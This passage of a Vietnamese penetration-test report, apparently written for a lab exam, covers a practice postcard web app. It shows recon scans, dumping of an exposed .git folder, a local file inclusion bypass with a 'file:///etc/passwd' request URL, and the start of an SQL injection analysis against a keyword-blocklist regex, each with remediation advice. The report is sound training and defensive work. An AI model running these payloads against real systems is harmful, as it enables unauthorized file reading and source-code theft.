

Cyberjutsu

BÁO CÁO LỖ HỔNG

Ngày báo cáo: 08/03/2025

Mô tả

Báo cáo này mô tả chi tiết quá trình kiểm thử ứng dụng **Online Postcard Maker** được thực hiện bởi Trần Lê Anh Quân trong thời gian 7/3/2025 đến ngày 8/3/2025

Đối tượng: Ứng dụng Online Postcard Maker

Thành viên thực hiện: Trần Lê Anh Quân

Công cụ: Burpsuite, Devtool, sqlmap, nmap, git-dumper, dirsearch

Mục lục

1. Tổng quan:	3
2. Phạm vi	3
3. Lỗ hổng	3
ALMIRA-01: Lộ mã nguồn của ứng dụng [Medium]	3
ALMIRA-02: Local File Inclusion [High]	7
ALMIRA-03 SQL Injection [High]	11
ALMIRA-04: IDOR [Medium]	18
ALMIRA-05: Broken Access Control [High]	21
ALMIRA-06: PHP Object Injection [Critical]	23
ALMIRA-07: XXS Store [High]	28
4. Kết luận:	33

1. Tổng quan:

Ứng dụng **Online Postcard Maker** – Website là ứng dụng cho phép người dùng tạo postcard chúc mừng ngày Quốc tế phụ nữ 8/3 và gửi tặng nhau các quà tặng voucher của cyberjutsu.

<https://almira.exam.cyberjutsu-lab.tech>

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **Online Postcard Maker** trên máy tính. Quá trình kiểm thử được thực hiện dưới hình thức graybox testing.

	Critical	High	Medium	Low	Σ
almira.exam.cyberjutsu-lab.tech		3	1		4
*.exam.cyberjutsu-lab.tech	1	1	1		3

Bảng trên tổng kết lại tất cả lỗ hổng và rủi ro gây ra từng lỗ hổng. Bằng cách đọc mô tả, người đọc sẽ hiểu được bức tranh tổng thể về các lỗi bảo mật cũng như độ ảnh hưởng của nó đến các phần của hệ thống.

2. Phạm vi

Đối tượng	Môi trường
Ứng dụng Online Postcard Maker	Web
*.exam.cyberjutsu-lab.tech	Web

3. Lỗ hổng

ALMIRA-01: Lộ mã nguồn của ứng dụng [Medium]

Description and Impact

Do cấu hình sai trên host `almira.exam.cyberjutsu-lab.tech`, kẻ tấn công có thể sử dụng kỹ thuật fuzzing directory để tìm ra những đường dẫn phổ biến trên server, thông qua đó đọc và tải xuống các file code mã nguồn của ứng dụng Online Postcard Maker.

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password cơ sở dữ liệu,... thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

Steps to reproduce

Thực hiện nmap host `almira.exam.cyberjutsu-lab.tech`

```
(kali@kali)-[~/wpt2025]
$ nmap -sCV -p- almira.exam.cyberjutsu-lab.tech
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-09 03:19 UTC
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 80.61% done; ETC: 03:20 (0:00:07 remaining)
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 03:20 (0:00:04 remaining)
Nmap scan report for almira.exam.cyberjutsu-lab.tech (159.223.86.13)
Host is up (0.063s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8a:58:35:08:ae:ee:1b:e9:f3:ed:c6:33:5e:56:d1:1c (ECDSA)
|_  256 b7:44:fd:7b:8c:6c:48:cc:eb:cb:51:2e:f7:67:b1:e3 (ED25519)
25/tcp    filtered smtp
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to https://almira.exam.cyberjutsu-lab.tech/
443/tcp   open  ssl/http  nginx 1.18.0 (Ubuntu)
|_ http-title: Make Postcard Online
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ ssl-cert: Subject: commonName=*.exam.cyberjutsu-lab.tech
| Subject Alternative Name: DNS:*.exam.cyberjutsu-lab.tech
|_ Not valid before: 2025-03-05T16:09:04
|_ Not valid after:  2025-06-03T16:09:03
|_ ssl-date: TLS randomness does not represent time
517/tcp   filtered talk
8081/tcp  open  http      nginx 1.27.4
|_ http-title: Server Error
|_ http-server-header: nginx/1.27.4
|_ http-git:
|   159.223.86.13:8081/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Last commit message: initial commit
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.82 seconds
```


Hình 1

Giải thích về câu lệnh, ở đây sử dụng công cụ nmap với các thẻ

- -sC kích hoạt script scanning là các script giúp thu thập thông tin chi tiết về dịch vụ
- -sV: Xác định phiên bản dịch vụ đang chạy trên các port
- -p- là quét tất cả 65535 port thay vì chỉ quét port phổ biến

Sau khi quét xong, chúng ta thấy ngoài dịch vụ 443 ứng với trang almira.exam.cyberjutsu-lab.tech, ta còn thấy 1 dịch vụ web ở port 8081.

Truy cập vào dịch vụ web đó ta có trang sau:



Hình 2

Sử dụng công cụ dirsearch để recon trên đường dẫn: `almira.exam.cyberjutsu-lab.tech:8081`

```
[03:41:26] 404 - 555B - /.git
[03:41:26] 301 - 169B - /.git → http://almira.exam.cyberjutsu-lab.tech:8081/.git/
[03:41:26] 403 - 555B - /.git/
[03:41:26] 403 - 555B - /.git/branches/
[03:41:27] 200 - 15B - /.git/COMMIT_EDITMSG
[03:41:27] 200 - 92B - /.git/config
[03:41:27] 200 - 73B - /.git/description
[03:41:27] 200 - 23B - /.git/HEAD
[03:41:27] 403 - 555B - /.git/hooks/
[03:41:28] 200 - 10KB - /.git/index
[03:41:28] 403 - 555B - /.git/info/
[03:41:28] 200 - 240B - /.git/info/exclude
[03:41:28] 403 - 555B - /.git/logs/
[03:41:28] 200 - 186B - /.git/logs/HEAD
[03:41:28] 301 - 169B - /.git/logs/refs → http://almira.exam.cyberjutsu-lab.tech:8081/.git/l
[03:41:28] 301 - 169B - /.git/logs/refs/heads → http://almira.exam.cyberjutsu-lab.tech:8081/
[03:41:28] 200 - 186B - /.git/logs/refs/heads/master
[03:41:28] 403 - 555B - /.git/objects/
[03:41:28] 301 - 169B - /.git/refs/heads → http://almira.exam.cyberjutsu-lab.tech:8081/.git/
[03:41:28] 403 - 555B - /.git/refs/
[03:41:28] 200 - 41B - /.git/refs/heads/master
[03:41:29] 301 - 169B - /.git/refs/tags → http://almira.exam.cyberjutsu-lab.tech:8081/.git/r
[03:41:29] 404 - 555B - /.git/refs/tags
```


Hình 3

Ta tìm ra được folder `.git`, sử dụng công cụ `git-dumper` để tiến hành lấy source code về.

```
(kali㉿kali)-[~]
$ git-dumper http://almira.exam.cyberjutsu-lab.tech:8081/.git ./wpt2025
[-] Testing http://almira.exam.cyberjutsu-lab.tech:8081/.git/HEAD [200]
[-] Testing http://almira.exam.cyberjutsu-lab.tech:8081/.git/ [403]
[-] Fetching common files
[-] Fetching http://almira.exam.cyberjutsu-lab.tech:8081/.git/hooks/commit-
[-] Fetching http://almira.exam.cyberjutsu-lab.tech:8081/.git/description
[-] Fetching http://almira.exam.cyberjutsu-lab.tech:8081/.git/hooks/applypa
[-] Fetching http://almira.exam.cyberjutsu-lab.tech:8081/.git/COMMIT_EDITMS
[-] Fetching http://almira.exam.cyberjutsu-lab.tech:8081/.git/hooks/pre-app
[-] Fetching http://almira.exam.cyberjutsu-lab.tech:8081/.git/hooks/pre-con
[-] Fetching http://almira.exam.cyberjutsu-lab.tech:8081/.git/hooks/post-up
```

Hình 4

Kết quả ta có được source code của ứng dụng **Make Postcard Online**



```
authController.js - wpt2025 - Visual Studio Code
File Edit Selection View Go Run Terminal Help

EXPLORER
  WPT2025
    admin
    backend
      src
        controllers
          JS authController.js
          JS imageController.js
          JS postcardController.js
          JS userController.js
          JS voucherController.js
          JS wishListController.js
        helpers
        middlewares
        models
        routes
        database.js
        index.js
        package-lock.json
        package.json
        reports

OUTLINE
TIMELINE

JS authController.js
  9  async function register(req, res) {
  39  const postcard = await Postcard.create({
  40    from_user_id: 1,
  41    to_user_id: receiver.id,
  42    wishlist: 'Nhân dịp 8/3, chúc anh chị em một ngày thi cử thành công, tốt đẹp, tìm được tất cả flag và đạt được kết quả cao nhất',
  43    image_url: `${process.env.IMAGE_SERVICE_URL}/files/images/postcard/thiepcbjs.png`,
  44    voucher_id: 0,
  45    status: 0 // Trạng thái chưa đọc
  46  });
  47
  48  if (!postcard) {
  49    return res.status(500).json({
  50      status: 'Error',
  51      message: 'Không thể tạo thiệp'
  52    });
  53  }
  54  res.status(201).json({ message: 'User created' });
  55  } catch (error) {
  56    errorHelpers.handleError(error, res);
  57  }
  58
  59
  60  async function login(req, res) {
  61    try {
  62      const { username, password } = req.body;
  63
  64      if (!username || !password) {
  65        return res.status(400).json({ message: 'Missing required fields' });
  66      }
  67
  68      const user = await User.findByUsername(username);
  69      if (!user) {
  70        return res.status(401).json({ message: 'Invalid username or password' });
  71      }
  72
  73      const isValidPassword = await bcrypt.compare(password, user.password);
  74      if (!isValidPassword) {
  75        return res.status(401).json({ message: 'Invalid username or password' });
  76      }
  77    }
  78  }
```

Hình 5

Recommendation:

- Chặn truy cập thư mục .git bằng cách thêm vào file .htaccess config như hình

```
RedirectMatch 404 /\.git|
```

- Kiểm tra và xóa .git nếu không cần thiết.

ALMIRA-02: Local File Inclusion [High]

Description and Impact

LFI là lỗ hổng cho phép kẻ tấn công chỉ định 1 file trên hệ thống, thực thi hoặc hiển thị nội dung của file đó.

Lỗ hổng này xảy ra tại api “/api/image/resize” của host almira.exam.cyberjutsu-lab.tech. Tận dụng lỗ hổng này, kẻ tấn công có thể đọc được các file nhạy cảm như /etc/passwd.

Root Cause Analysis

Tại file imageController.js:


- Luồng code hoạt động chính, ta có hàm resize chuyên dùng để resize các ảnh được upload.



```
JS imageController.js X
backend > src > controllers > JS imageController.js > ...
1  const sharp = require('sharp');
2  const { getUri } = require('get-uri');
3  const mime = require('mime-types');
4  const errorHelpers = require('../helpers/errorHelpers');
5  const axios = require('axios');
6  const stream = require('stream');
7  const fs = require('fs');
8  const path = require('path');
9
10 async function resize(req, res) {
11   let imageStream = null;
12
13   try {
14     const { image, size } = req.query;
15
16     if (!image) {
17       return res.status(400).json({ message: 'Image is required' });
18     }
19
20     const validSizes = ['small', 'medium', 'large', 'avatar', 'default', 'voucher'];
21     const validImageTypes = ['image/png', 'image/jpeg', 'image/jpg'];
22
23     if (!validSizes.includes(size)) {
24       return res.status(400).json({ message: 'Invalid size (choose from: 'small', 'medium', 'large', 'avatar', 'default', 'voucher')
25     }
```

Hình 6

Ở dòng 50, ta biết được hàm này hỗ trợ input là các giao thức như http, https và đặc biệt là file.



```
50  const supportedProtocols = ['file:', 'http:', 'https:'];
51  if (!supportedProtocols.includes(urlProtocol)) {
52    return res.status(400).json({
53      message: 'Unsupported protocol.',
54      protocol: urlProtocol
55    });
56  }
```

Hình 7

Tiếp tục đọc tới dòng 60 đến dòng 83, nếu trong trường hợp protocol là file thì chương trình tiến hành kiểm tra:

- Check tồn tại file
- Check quyền đọc
- Check input là path tới file
- Check nếu input filepath chứa '/etc/passwd' thì sẽ không cho đọc

```
if (filePath.includes('/etc/passwd')) {
  | return res.status(403).json({ message: 'File is not allowed' });
}
```

Hình 8

Ở đây, đoạn code sử dụng hàm `includes` để kiểm tra xem `filePath` có chứa chuỗi `/etc/passwd` không.

Description

The `includes()` method returns `true` if a string contains a specified string.

Otherwise it returns `false`.

The `includes()` method is case sensitive.

Hình 9

Hàm `Includes()` trong javascript sẽ kiểm tra có có chuỗi `/etc/passwd` trong biến `filepath` không.

Ở đây, hàm `includes()` sẽ chỉ kiểm tra đúng chuỗi “`/etc/passwd`”, kết hợp với thông tin server này chạy bằng linux. Trong linux có cơ chế chuẩn hoá đường dẫn. Tức là để đọc file `etc/paswd`, ta có thể sử dụng các path như `//etc//passwd` hay `///etc///passwd`, linux đều hiểu là file `/etc/passwd`.


```


(kali@kali)-[~]
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
redsocks:x:104:104::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:105:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:106:106::/var/lib/gophish:/usr/sbin/nologin
iodine:x:107:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:108:107::/nonexistent:/usr/sbin/nologin
miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin
redis:x:110:110::/var/lib/redis:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:112:112::/var/lib/mosquitto:/usr/sbin/nologin
tcpdump:x:113:114::/nonexistent:/usr/sbin/nologin
sshd:x:114:65534::/run/sshd:/usr/sbin/nologin
_rpc:x:115:65534::/run/rpcbind:/usr/sbin/nologin
dnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin
avahi:x:118:118:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
Debian-snmp:x:119:119::/var/lib/snmp:/bin/false
_gvm:x:120:120::/var/lib/openvas:/usr/sbin/nologin
speech-dispatcher:x:121:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
sshd:x:122:121::/nonexistent:/usr/sbin/nologin

```

Hình 10

Step to reproduces:


Truy cập trang <https://almira.exam.cyberjutsu-lab.tech/>, sau khi tạo tài khoản và login thành công, ta vào đường dẫn /home và sử dụng công cụ devtool



Hình 11


Ta thấy api resize được sử dụng để render các ảnh tùy vào url và kích thước được chọn.

Mở ảnh này ở tab mới và sử dụng burpsuite để hứng request



Hình 12

Chuyển request này sang repeater và thay đổi input như ảnh.



Hình 13

Hoặc truy cập đường dẫn ở phần attachment

Attachments:

<https://almira.exam.cyberjutsu-lab.tech/api/image/resize?image=file:///etc/passwd&size=large>

Recommendation:

- Hạn chế đường dẫn bằng cách sử dụng `path.basename()` và chỉ cho phép truy cập vào các directory trong whitelist

```
let file = path.basename(req.query.file); // Chỉ lấy tên file, bỏ đường dẫn
let filePath = path.join(__dirname, "files", file);
```

- Chỉ cho phép tải các file trong whitelist

ALMIRA-03 SQL Injection [High]

Description and Impact:

Lỗi hỏng này xảy ra khi ứng dụng chèn trực tiếp input của người dùng vào câu truy vấn SQL, cho phép kẻ tấn công thay đổi câu truy vấn gốc, thực thi các lệnh SQL trái phép.

Lỗi hỏng này xuất hiện ở api `/api/wishlist` với biến nhận input là `category`.

Root Cause Analysis:

Ở đây, ứng dụng đang sử dụng node.js. Để chống SQLi, node.js có nhiều cách, trong đó có cách sử dụng truy vấn tham số. Họ sẽ tách riêng dữ liệu đầu vào của người dùng khỏi câu lệnh SQL, sử dụng placeholder(?) hoặc :param, sau đó gán giá trị vào tham số 1 cách an toàn. Ví dụ:

```
const mysql = require('mysql');
const connection = mysql.createConnection({ /* ... */ });

const username = req.body.username;
const password = req.body.password;

const query = 'SELECT * FROM users WHERE username = ? AND password = ?';
connection.query(query, [username, password], (error, results) => {
  // Handle the results
});
```

Hình 14

Kiểm tra trong source code ở các truy vấn khác đều sử dụng cách tham số hoá như trên. Nhưng tại file wish.js, ta thấy ứng dụng chỉ sử dụng filter bằng regex để chống SQL Injection

```
static async getWishlistByCategory(category) {
  try {
    const forbiddenRegex = /\b(UPDATE|INSERT|DELETE|DROP|ALTER|TRUNCATE|UNION\s+SELECT)\b|;\s*--|\s*'|(' OR '1'='1')/i;
```

Hình 15

Tiếp theo ứng dụng kiểm tra biến category

```
if (typeof category !== 'string') {
  return { error: "Invalid input: category must be a string." };
}

if (forbiddenRegex.test(category)) {
  return { error: "Suspicious query detected!" };
}
```

Hình 16

Chương trình sẽ kiểm tra category phải là dạng string và nó phải không sử dụng các toán tử và ký tự có trong forbiddenRegex.

Tiếp tục đọc ở dòng 15, ta thấy chương trình nối trực tiếp biến category vào câu truy vấn.

